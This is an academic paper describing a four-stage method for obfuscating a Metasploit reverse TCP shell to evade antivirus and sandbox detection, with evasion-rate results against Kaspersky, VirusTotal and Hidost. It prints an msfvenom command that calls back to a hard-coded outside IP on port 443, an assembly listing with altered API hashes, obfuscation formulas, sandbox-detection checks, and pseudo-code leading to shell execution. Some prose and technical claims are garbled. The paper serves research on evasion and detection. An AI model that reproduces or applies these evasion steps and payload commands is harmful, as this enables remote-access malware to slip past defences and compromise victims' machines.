

A Malware Obfuscation AI Technique to Evade Antivirus Detection in Counter Forensic Domain



Ahmed A. Mawgoud, Hussein M. Rady , and Benbella S. Tawfik

1 Introduction

Counter Forensic is a domain where any developed technique, device or software can obstruct an investigation in computer science field, there are multiple ways which can be used to hide specific data through fooling the computer and mostly this can be done by changing the file header. Encryption is another way of hiding data through using complex algorithm to make data unreadable, to read the data it is must to use the encryption. Other ways to manipulate data is by using tools that have the ability to alter the files' metadata, the malware success level can be measured by passing many different antiviruses' detection layers [1]. In this paper, an experiment was implemented to illustrate how the malware can evade every detection layer the antivirus uses, the first protection layer called static signature, it is an algorithm that keeps looping on the disk file contents; in order to find a pre-defined sequence of hexadecimal values [2]. There were many previous trials to diverse motivations to exploit IoT systems. Recently, IoT malwares that were designed for IoT systems have grown with over thousands of malware amendment. Although the most popular

A. A. Mawgoud (✉)

Faculty of Computers and Artificial Intelligence, Information Technology Department, Cairo University, Giza, Egypt

e-mail: aabdelmawgoud@pg.cu.edu.eg

H. M. Rady

Department of Information System, National Telecommunications Regulatory Authority, Smart Village, Egypt

e-mail: hrady@tra.gov.eg

B. S. Tawfik

Computer Networks Department, Faculty of Computers and Information, Suez University, Suez, Egypt

e-mail: benbella@gmail.com

© The Editor(s) (if applicable) and The Author(s), under exclusive license to Springer Nature Switzerland AG 2021

A.-E. Hassanien et al. (eds.), *Enabling AI Applications in Data Science*, Studies in Computational Intelligence 911,

https://doi.org/10.1007/978-3-030-52067-0_27

motivation was to design botnets that can be used to ease DDoS attacks, some of those malwares were having a high detection rate and could be easily detected by anti-malwares due to their low evasion rate [3]. The signature length usually equals bytes. Another signature type has the ability for calculating the entire file hashes, it uses MD5, SHA-1 and similar hashing function for calculating the file control sum [4].

The technique which sequels the signature-based scan contains the API analysis functions which is imported or exported by the software. Mostly, APIs are used to escape from being detected (i.e. “Sleep Windows API”, “IsDebuggerPresent Windows API”, “CreateRemoteThread Windows API” and “Portable Executable”), the static analysis also looks at the header analysis into the code enumeration section and ask for non- standard names [5].

Khaja et al. [6] have investigated a case study using BIM model through parametric design tools, they studied more in-depth the metadata manipulation mechanism in the ‘Portable Executable—PE’ header that has the ability to trick anti-malware tools. In general, it shows the effectiveness of bytes changing which identify the file type and trick the tools of ant malware to use a wrong tests set [6].

Tahir [7] has analyzed different evasion rates through using different payloads, those payloads were created with metasploit/msfvenom and Veil, through his experiment he changed the shell connection destination port and try different encoding techniques in order to obfuscate the payload [7]. The weakness of this technique is that by using both products of metasploit/msfvenom and Veil, it will be easily detected by most of the antiviruses; as anti-malware industry is monitoring them and developing techniques to detect malware binary, which is being generated by them [8].

Li et al. [9] have combined both antivirus’ frameworks msfvenom and Veil-Evasion to create a payload that has the ability to bypass the control of any antivirus, using these tools have a huge advantage, they are having the ability to convert an existing executable file into obfuscated one [10]. Obfuscated executable has a higher chance of bypassing the antivirus detection [11]. However, those tools are considered as off-the-shelf products by information security vendors.

This paper is organized as following: Sect. 2, a study on previous researches for different detection approaches on malware evasion. Section 3, it states the common problems of previous researches related to obfuscation methods. Section 4, it represents the proposed methodology through four main stages for malware obfuscation. Section 5, the experiment requirements to apply the proposed method by using three different malware scanning engines, followed by two tables that explain the characteristics of each sample. Section 6: A conclusion about the general idea of the paper, the results of the proposed methodology and a comparison with other similar methods.

2 Literature Review

Malware developers faced a difficulty in stating a mechanism or criteria for evading static analysis. Specifically, the signature recognition [12]. As a result, there is a need to come out with an idea for developing an algorithm that has the ability of

changing its signature with every new execution. Which later led to the appearance of new techniques (e.g. Code Obfuscation, Metamorphism, and Polymorphism) using compression [13]. The information security industry took some countermeasures to face the possible risks of these kind of techniques [14].

Kong et al. [15] have developed a semantic-aware analysis, the semantic aware inspection is having the ability to detect code manipulation such as renaming the processor registers or instruction reordering—all common obfuscation techniques. However, the disadvantage is that this tool can only identify a limited set of obfuscation tricks (i.e. the tool will not detect the manipulation in mathematical operations as $(y = y * 2)$ will not be recognized in “ $y = y < 1$ ”) [16].

Goh and Kim [17] have proposed a unique malware approach insight that is commonly used, it can identify and load, the API's based on hashes instead of using the LoadLibrary/GetProcAddress standard [17], the hashing technique is an approach that hides specific API functions names, this approach facilitates the algorithm obfuscation once it compiles into the OllyDbg or Ida Pro debuggers [18]. None of the debuggers will have the ability to solve or show the API symbolic names called in the Import Address Table—IAT.

Luckett et al. [19] have proposed in their study the emulator checks environment attributes—API discrepancy, time difference and Inconsistencies—in CPU instructions execution mechanism—this was done using an emulator—those attributes may deduce the information about an antivirus [19].

Kumar [20] has studied a practical coding snippets implementation, it does not fingerprint antivirus. However, it attacks with an implemented pre-defined window APIs in the emulator that will return a result inconsequent compared to the executed results outside the emulator [20]. For example, usually opening an unreal URL will return ‘true’, but it would return an error in multi-processor function, the main purpose behind this work is to highlight the gap between the emulator of the sand box and the APIs implementation of a fully operating system and use these vulnerabilities to evade the detection [21].

Pektaş and Acarman [22] have proposed new techniques in their research—that this paper is inspired from—, they have created a simulation of an environment where the malware is executed when the user interacts with keyboard and mouse [22].

Joo et al. [23] have presented in their research a malware mechanism for virtual machine/sandbox detection, some certain details illustrate the different attributes that is found on the registry keys, system devices or commands output that fingerprints the exact VM/Sandbox [23].

Maestre Vidal et al. [24] their research is similar to the proposed study in [22] research, they have proposed an enhanced payload analyzer for malware detection robust against adversarial threats [24].

Although the proposed techniques in the related work are based on dynamic analysis, they still suffer from high detection rate from the new version of anti malware/antiviruses. Such obfuscation approaches can represent a huge threat to cyber security; because of the simplicity level in applying those mechanisms on existing malicious codes and the lack of effective detection methods. Thus, there is

a critical need for an effective method that can provide the ability to achieve a high level of both performance and accuracy in malware detection.

3 Problem Statement

From all the previous studies, the software used in the studied researches do not have the ability to modify the payload once it is decrypted in the memory; because the same malware set is being used in their experiments.

Nevertheless, Iwamoto et al. [25] used in their study a mechanism that obscure the shellcode, anti-dynamic analysis techniques such as mathematical functions for total compilation time increment. Captivatingly, the 64-bit payloads appeared to be having a low detection rate [25]. Although, the findings of this study specifically confirms the outputs of the previous studies, they share the common weakness that is mentioned before; the off-shelf products create some limited malicious code and evasion techniques. There is no doubt that the dynamic analysis has advantages over the static one, but it still has disadvantages [26], the emulators of the sandbox are not the perfect choice for the operating system; they do not achieve many features as the operating system does, as Kruegel [27] stated that the majority of sandboxes made their detection based on system calls. However, it is not sufficient; as these tools mainly miss a huge amount of possibly relevant behaviors.

The other dynamic analysis challenge is the suspicious behavior that can be detected by a certified software. There are some restricted detection policies for the emulator that leads to false positives [28]. On the contrary, other emulators have resilient rules that leads to false negatives. Machine assisted analysis is one of the new trends in the security industry for malware recognition [29].

Mahawer and Nagaraju [1] have proposed a framework to identify the malware novel classes, this framework uses:

- (1) Clustering Techniques.
- (2) Automatic Classification.

Their study uses the behavior resemblance for a certain malware [1], but their method has a weakness related to the used assumption for detecting the malware execution using the CWSandbox. Although, many different techniques are available for circumventing the sandbox environment which is deployed by the modern malware.

Both papers [30, 26] had similar contribution idea to the one presented in [31], the main idea behind their studies is to use sandboxes in order to decrease the false positives.

Zatloukal and Znoj [32] have studied the file format of windows PE attributes, this research analyses a machine learning detecting mechanism for evaluating the malware evasion success rate [32]. However, their study only targeted the attributes of PE, the conclusion of their study is only limited to the attributes of static PE header.

Tomasi et al. [33] have studied both correlation optimized warping and dynamic time, they have used the Dynamic Type Warping—DTW algorithm to detect the system call injection attacks [33]. The technique of System Call Injection is used by malware for confusing the antiviruses through injecting irrelevant system calls [34].

Modern malware has the ability to apply multi-techniques for anti-dynamic analysis detection techniques [35]. The main idea of our contribution is to propose an effective malware obfuscation methodology; to provide a high evasion rate towards anti-malware engines. However, the proposed study has some weakness; as it still is not sufficient to challenge some of nowadays detection technique standards.

4 Proposed Solution

The research has three main targets:

Firstly: The purpose is to build a malware that has the ability to evade every detection layer of the antivirus. Each layer is static signature and dynamic detection. The malware is a sample of a reverse TCP shell that is a code function, which can establish a connection to the control server and extracts the privilege escalations payload.

Secondly: The mutation engine algorithm that has the ability for changing the attributes of the malware PE ‘Portable Executable’.

Thirdly: To profile the antiviruses’ engines through monitoring the malware sample logs and defining the ones that is missed.

The design phase of the proposed malware is working around the TCP connection, which uses port number 443 to imitate encrypted web traffic. The type of traffics the reverse shell is using is not a web traffic but a control connection that is used for downloading the second stage payload. This payload will allow privileges escalation for the attacker, the implementation of our proposed solution consists of four main stages. Each stage targets for evading a certain technique set which is used by the antivirus for the malware detection.

Figure 1 illustrates the high-level implementation for code development mechanism as well as the used methodologies and tools used in each of stage the four stages. In the first and second step, the plain shell is made from both msfvenom and modified syntax in binary code (Online and offline binary + Customized API hashing algorithm). The obfuscated shell in third step is also modified in binary code (Customized obfuscation and de-obfuscation routines). However, the obfuscated shell in the fourth step is modified in addition to Existing anti dynamic techniques.

4.1 Stage 1

The msfvenom generates a reverse TCP shellcode without obfuscating the source code. The payload generation command is




Fig. 1 A representation of the proposed obfuscation four stages methodology

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST 81.21.106.117 LPORT 443
-f c > evilexp.c
```

4.2 Stage 2

In this stage the shell code already existing from phase one will be modified with two different methods. The shell's binary will be obfuscated while keeping its functionalities, the main source code objective is to preserving all the current.

In order to achieve those objectives, the source code is compiled into binary for showing the byte-level performance, the binary byte-level shows the assembler symbolic instruction output into hexadecimal [36]. As an example, *global_start* will be represented into hexadecimal in one byte. In addition to syntax modifications, the code will make some changes to the used algorithms for calculating the Windows API functions hashes. The algorithms will load every character in the *DLL library name* module. Then, the module name will be normalized through a lower cases conversion into upper cases, after that the character bits will be rotated and print the calculated value summation for every subsequent character. This will be an iterative process until reaching the end of the module name.

The API hash can be calculated through a similar algorithm. This original shell-code uses the hash to get the needed API in the execution phase. Hashing is considered as a different strategy that uses *GetProcAddress API's* to get the function's pointer. After the checksums is being calculated by the original shell code, the shell code includes them in its body. Then the algorithm checks if the API hash are found by the search loop, the search loop will keep looping through the modules and the functions sets iteratively. After that, it measures the hashes for each function, the original algorithm alterations not just only change the shell code syntactic fingerprint, but also re-compile the original hashes.




Fig. 2 API hashing algorithm change effect on the calculated checksum values

In this paper, a new obfuscation methodology was introduced through multiple techniques to calculate the new checksum, the checksums overwrite the values of the original ones. The following methods are considered for the syntax modification strategy:

- a. NOP sequences insertion.
- b. Instruction sequences making Push/Pop.
- c. Instruction sequences for making no register changes (with the exception of instruction pointer).
- d. Un-conditional different checks insertion.

Figures 2 and 3 shows the modifications effect on the API pre-calculated hashes values (*LoadLibrary*, *connect*, *VirtualAllocation*.... etc.).

The new API hash value is calculated using a supplementary designed code in addition to the essential code, there are three main steps as illustrated in the Fig. 2:

- a. **Hashing Algorithm:** it creates the modified hashing function.
- b. **Hash Values:** the new API hash values are calculated by supplementary C code.
- c. **Inserted New Hash:** The new hash values are inserted into the binary code/byte representation.

Many different ways exist for making a binary code changes. As an example, to increment the register value “*ecx*” by one, it can be done by *inc ecx* or *add ecx, 1* or *sub ecx, -1*. The de-obfuscation technique compiles, loads and de-obfuscates the obfuscated shell code into the memory, a separate supplementary obfuscation code implements this conversion at the same time the de-obfuscation code is the part of the malware. The next Pseudo-Code includes both obfuscation and de-obfuscation for the symbolic version.

1. *Deobfuscation* \Rightarrow (*bytes_obfuscated_shell* [*y*] > 5) + *string_obfuscate* [4]) (*xor string_obfuscate* [3]) – *string_obfuscate* [2])
2. *Obfuscation* \Rightarrow (*byte_plain_shell* [*y*] + *string_obfuscate* [2]) (*string_xor obfuscate* [3]) – *obfuscate_string* [4]) < 3

4.3 Stage 3


There are the algorithms implementations for bypassing AV engines the dynamic analysis portion. The dynamic analysis detection became a complicated problem; as the detection is not accurate for its ability to get a high level of predictable output

7e: ac	lods al, BYTE PTR ds:[esi]
7f: c1 c7 10	rol edi, 0x10
82: 01 c7	add edi, eax
84: 38 e0	cmp al, ah
86: 75 f6	jne 0x7e
e4: 68 35 02 91 05	push 0x5910235 ;changed hash for LoadLibraryA
e9: ff d5	call ebp
eb: b8 90 01 00 00	mov eax, 0x190
f0: 29 c4	sub esp, eax
f2: 54	push esp
f3: 50	push eax
f4: 68 f3 01 95 04	push 0x49501f3 ;changed hash for WASStartUp
f9: ff d5	call ebp
fb: 6a 0a	push 0xa
fd: 68 c0 a8 38 68	push 0x6838a8c0
102: 68 02 00 01 bb	push 0xbb010002
107: 89 e6	mov esi, esp
109: 50	push eax
10a: 50	push eax
10b: 50	push eax
10c: 50	push eax
10d: 40	inc eax
10e: 50	push eax
10f: 40	inc eax
110: 50	push eax
111: 68 e6 01 59 04	push 0x45901e6 ;changed hash for WSASocketA
116: ff d5	call ebp
118: 97	xchg edi, eax
119: 6a 10	push 0x10
11b: 56	push esi
11c: 57	push edi
11d: 68 40 01 54 04	push 0x4540140 ;changed hash for connect

Fig. 3 Changing the API hash algorithm calculation causes incorrect original hard-coded values

using the identical rules set. There is no existence for a malware that has a capability of avoiding the entire dynamic analysis technique; the same applies for the antivirus capability of detecting all types of malware. In addition to the anti-dynamic analysis technique that is illustrated through pseudo-code, this paper provides another two detection techniques to detect the sandboxed environment. The first technique uses the audio drivers' detection that is setup on the victim machine. In addition to the check for any previous audio driver setup. If there is existence for a (Windows Primary Sound Driver) then the detection algorithm will conclude that there is no existence for a sandbox environment.

The second technique verifies an existence for a USB connected devices. If the number of USB connected devices is less than or equal one, then the detection algorithm will conclude that there is no existence for a sandbox environment.



```
C:\masters>sound.exe
Device description = Headphones <High Definition Audio Device>
Driver name = {0.0.0.00000000}.<5e486e3e-b9c5-4706-80e3-5dde3001f2e4>

Device description = Speakers <High Definition Audio Device>
Driver name = {0.0.0.00000000}.<5461cfaf-adee-4deb-826e-26cfe53b12de>
```

Fig. 4 A CMD screenshot shows an example of the process of Audio devices enumeration

4.3.1 Audio Devices Detection

This method assumes that there is no implementation for devices enumeration APIs by any anti-malware tool. If the APIs are implemented, the sandboxes will not detect any audio device except the windows default one that is usually known as (Primary Sound Driver). As a result, the sandboxes may delete them in the implementation stage, the developed method uses `DirectSoundEnumerate` API that calls the windows callback function, this callback retrieves the device (description—name—version). However, the audio detection algorithm keeps searching for any additional audio driver. If the search result finds another audio driver in addition to the default one, the audio check algorithm then keeps iterating to proceed with anti-dynamic checks.

Figure 4 illustrates a developed code for testing the enumeration process of audio device (the output is from Windows 7 Desktop). The changed algorithm of the *reverse_tcp* ignores the Windows default audio driver API. Most of recent windows' versions have a default audio driver installed on them.

4.3.2 Existing USB Devices Detection

Many studies such as [37–39] did not use the method of existing USB devices enumeration. The main purpose behind this check is as same as searching for audio drivers. The main hypothesis is that there will be no developed APIs for the USB device in the sandbox. In a case the APIs are developed, there will be no single entry returned. The USB authenticating method in the main algorithm enumerates all the existing USB devices. If the mapped devices number bigger than one, then it assumes automatically that it is a normal windows desktop Installation and the anti-dynamic analysis keeps executing for further checks.

4.4 Stage 4

This stage is inspired by both researches [39, 40]. Both of them have provided a modified static PE header as an effective method for antivirus evasion. To achieve this evasion, a small algorithm was developed to import the PE file input then mutates its attributes (PE fields name, version and data stamp). These values are changeable



Fig. 5 Modification process of the portable execution (PE) header

with every execution. The mutation engine changes the input file static signature; the change happens when the identical PE file is detected again.

Figure 5 illustrates PE header manipulation method process. The mutation engine of PE attribute is having a mapping file method from the disk to the memory. This process is done through using *CreateFileMapping* and sometimes using *MapViewOfFile* APIs.

A Portable Execution (PE) is a format of a file that is considered as an identifier for files commonly in windows operating systems such as (exe, png, dll, dbo, pdf...etc.). The definition of “portable” indicates the formats’ inconstancy in many different operating systems’ environments. The format of PE in mainly a data structure contains the important information for the operating system loader for managing the executablecode. The PE is having a dynamic library references—DLR for linking API importing and exporting tables and resource attributes. The PE file consists of many different section, those sections indicate the dynamic library reference to the file mapping into the memory [41]. The executable figure consists of many sections; each section needs a specific type of protection. Import Address Table (IAT), is used to search for a different module attribute in a table; as the application compilation cannot recognize the libraries location in the memory and a jump is needed in an indirect way in case pf API call [40].

The UnmapViewOfFile writes these values to a file. As a result, the engines of the antivirus that depends on the file hashes calculations will not be able to identify any of the.exe file posterior mutation. The pseudo-code below clarifies the method that is used for compiling the three steps above.

1. *Begin*
2. *{*
3. *IS_Debugger_exist:*
4. *If yes > End Compilation*
5. *If no > Continue next check*
6. *IS_big_memory_block_success*
7. *If no > End Compilation*
8. *If yes > Continue next check*
9. *If_Audio_Driver_Check*
10. *If yes > Continue next check*
11. *If no > End Compilation*
12. *IS_USB_Listing_Check*
13. *If yes > Continue next check*

```
14. If no > End Compilation
15. Compile_Idle_Loop_for_2_mins
16. IS_mutex_with_name_exists
17. {
18. {
19. Load_obfuscated_mutex_string;
20. De-obfuscate_mutex_string;
21. Close_Handle_with_invalid_ID;
22. }
23. If yes > End Compilation
24. If no > Continue next check
25. }
26. Shell_De-obfuscate;
27. Execute_Shell;
28. End.
```

Figure 6 shows the fields’ random compilation names for both PE Header and data stamp, the bytes that are shown after the execution of fileattrib2.exe randomize the section names ($0 \times 5a$, 0×06 , 0×03 and $0 \times 3f$).

When the file memory mapping time is complete, there will be a change to the intended PE attributes through the mutation in memory, those changes are done through a PE values random routine upon each compilation. The files PE attributes—with different extensions—can be altered using the tool fileattrib2.exe. The design of transition engine is responsible for:

- Generate byte’s value randomly from a predefined set.
- Copy the generated bytes values and store them into the file’s structured memory that is created by CopyMemory API.
- Write the altered PE attributes to the disk using UnmapViewOfFile.




Fig. 6 A random compilation names for both PE header and data stamp

5 Experiment

Static analysis observes the malware without executing it, while the dynamic analysis actually executes the malware in well monitored environment to monitor its behavior. The experiment process of the malware consists of two phases.

First Phase: is to submit the created samples of the TCP shell to a Kaspersky 2018 build 18.0.0.405. Kaspersky was installed on ten virtual machines (VirtualBox Platform) with (Windows as an operating system. Each antivirus' application version is compatible with the neoteric malware signatures (July 2018).

Second Phase: submitting the samples of TCP shell into two online scan engines, those online scan engines are:

- a. **Virustotal.com:** The website uses 68 online anti-malware engines.
- b. **Virusscan.com:** The website uses 42 online anti-malware engines.

The main reason for using two different online scan engines is to compare between the detection rate and the correlate the contradictions in the results, while the reason for using Kaspersky as a local antivirus on the virtual machines is to identify the differences of evasion rate between the local antivirus and the online antivirus engines for each sample.

The samples consist of different phases from the code development process; those samples are described with their characteristics and generation methods in both Tables 1 and 2.

Testing dynamic and static analysis together provides a feedback analysis to identify the malware capabilities through analyzing a sequence of technical indicators that cannot be achieved through the simple static analysis alone, as the focus in this paper to make the detection rate of the dynamic analysis harder we will perform some tests through various antivirus' engines to measure the performance of our proposed methodology. The evasion rate presents the AV's ratio that does not have the ability to detect each sample from both Tables 1 and 2 divided by AV's overall number. Figure 7 shows the evasion rate results from every sample that being scanned by the antivirus. Three anti-malware scanners categories have tested each sample from Table 1:

Table 1 Modified samples of scanned samples by antivirus engines

Sample #	Shellcode type	Generation method	Characteristics
X2.exe	Modified	Assembler level	• API hashing algorithm modification
X4.exe	Modified	Assembler level	• Custom-coded obfuscator
			• Anti-dynamic analysis behavior
X6.exe	Modified	Assembler level	• API hashing algorithm modification
			• NOP sleds
			• Anti-dynamic analysis behavior
X8.exe	Modified	Assembler level	• Custom-coded obfuscation
			• Anti-dynamic analysis behavior

Table 2 Plain samples of scanned samples by antivirus engines

Sample #	Shellcode type	Generation method	Characteristics
X1.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No modifications to the shell • No modifications to obfuscation
X3.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No modifications to the shell • Special-coded obfuscator
X5.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No modifications to the shell • Anti-dynamic analysis behavior
X7.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • Anti-dynamic analysis behavior • No modifications to the Shell
X9.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No modifications to the shell • Anti-dynamic analysis behavior
X10.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No obfuscation • No modifications to the shell • Anti-dynamic analysis behavior • Realized via nested for-loop
X11.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No obfuscation • No modifications to the shell • Anti-dynamic analysis behavior • Creation child process
X12.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No obfuscation • No modifications to the shell • Anti-dynamic analysis behavior • Check the success of memory
X13.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No obfuscation • No modifications to the shell • Anti-dynamic analysis behavior • USB device enumeration
X14.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • No obfuscation • No modifications to the shell • Anti-dynamic behavior • Sound device enumeration
X15.exe	Plain	Msfvenom	<ul style="list-style-type: none"> • Modified using a coded PE metadata engine

- (1) **Kaspersky**: The first category represents the installed local antivirus which is Kaspersky 2018 (build 18.0.0.405) on ten virtual machines.
- (2) **Virustotal.com**: The second category represents the samples' scan result through antivirus online engine.
- (3) **Viruscan.com**: The third category represents the samples' scan result through antivirus online engine.




Fig. 7 The evasion rate level results for samples from Tables 1 to 2 using three scanners engines

The experiment was made through virtual machines in private cloud network in four labs at Suez University:

Lab 1A: 45 PCs

Lab 2A: 40 PCs

Lab 5B: 24 PCs

Lab 6B: 24 PCs.

It is important to clarify that:

- The local antivirus (Kaspersky) has been tested in an isolated environment.
- The experiment using the local antivirus engines lasted for 480 min (8 h).
- Each sample was tested in a separate device (all devices with are having the same system requirements), the evasion rate is measured in percentage.

6 Discussion and Analysis

From Fig. 7, it shows the samples' evasion rate with anti-dynamic techniques through being scanned by three different scanners engines, there is a symmetry in the evasion ratio results in the three scanners engines; as the samples the had a low evasion rate result in the local antivirus also had a proportionately evasion rate result in the online scanning engines and vice versa with the samples that had a high evasion rate result. The reason behind that is the techniques which are used by both local antiviruses and online engines.

This study mainly focuses on the malware evasion rate development and propose a new methodology. However, it does not intent to highlight the differences between the local antiviruses and the online engines. Kaspersky shows a lower evasion rate of the samples comparing to the online scanners' engines. Hence, the accuracy level of the locally installed antivirus is having more detection capabilities.

Hidost is categorized as SVM a classification model. It is the best margin classifier which attempts to search for a small data points number, which divides the whole data

points of two sets with a hyperplane of a dimensional space. With kernel tricks, this can be extended to suit complex classifications problems using nonlinear classifier.

Radial basis function (RBF) is used in Hidost for mapping data points into endless dimensional space. In experiment, the data point distance (positive or negative) to the hyper plane is a result of a prediction output, the positive distance is classified as a malicious while the negative one is classified as a benign. Precisely, the most smart evasion technique was successful according to Hidost—for only 0.024% of malicious samples tested against nonlinear SVM classifier with radial basis function kernel through the binary embedding.

Our experiment uses Hidost for testing the malware evasion rate, the experiment took 74 h (around 3 days) to execute. Even though Hidost was mainly designed for resisting evasion attempts, our method has achieved a rate that reached more than 75% for a lot of samples. We have tested 1749 generated samples (from the samples in both Tables 1 and 2) in total for 400 seeds (4.4 evasive samples for each seed).

Trace Analysis: Each mutation analysis trace has been analyzed in the same way for Virustotal. Figure 8 shows both length and success rate for every mutation trace.

Generally, it needs shorter mutation traces to be able to achieve about more than 75% evasion rate in attacking Hidost than it has achieved for Virustotal. We detected two main differences compared to Virustotal.

Firstly, there is no any increment in trace length for the new mutation traces, unlike Virustotal where the trace length directly proportional with the trace ID.

Secondly, there is a relation between the trace length and the success rate. The longer the traces become, the more success in generating evasive variants.

Figure 9 shows the success rate results of the scanned samples from three different antiviruses' engines, the success rate in our experiment is measured by the average rate of the three scanners' engines results from Fig. 7. It is initially expected that the modified samples could achieve a noticeable success evasion rate than the pure shell. However, the success rate of the modified shellcode is higher by levels than the plain shellcode that is created by msfvenom.

Additionally, the anti-dynamic techniques proved low relevant to the modified assembler code (i.e. Samples with low evasion rate 'X2 and 4' versus samples with




Fig. 8 The mutation traces length and success rate for evading Hidost




Fig. 9 The average evasion success rates for each sample using three samples against Hidost rates in our experiment

high evasion rate ‘X9 and X14’). Unexpectedly, the modified syntactic samples that achieved a high evasion rate such as X2, X6 and X8 proved that the most of the antiviruses’ engines struggle in recognizing the alteration in code syntax. There is an equalization with the distributed samples, starting from sample X9 to sample X14.

Those samples are using anti-dynamic technique and show an equalized evasion rate. Meanwhile, there is no noticeable evasion success in the enumeration of sound devices, there is no any type of anti-dynamic techniques shows considerable failure or success over one to another.

Xu et al. [42] in their study, they first classify the detected JavaScript obfuscation methods. Then they created a statistic analysis on the usage of different obfuscation methods classifications in actual malicious JavaScript samples. Based on the results, the have studied the differences between benign obfuscation and malicious obfuscation as well as explaining in-detail the reasons behind the obfuscation methods choice When we compare the implemented fifteen samples using the proposed methodology with fifteen implemented data obfuscated samples from [41] as shown in Fig. 10.

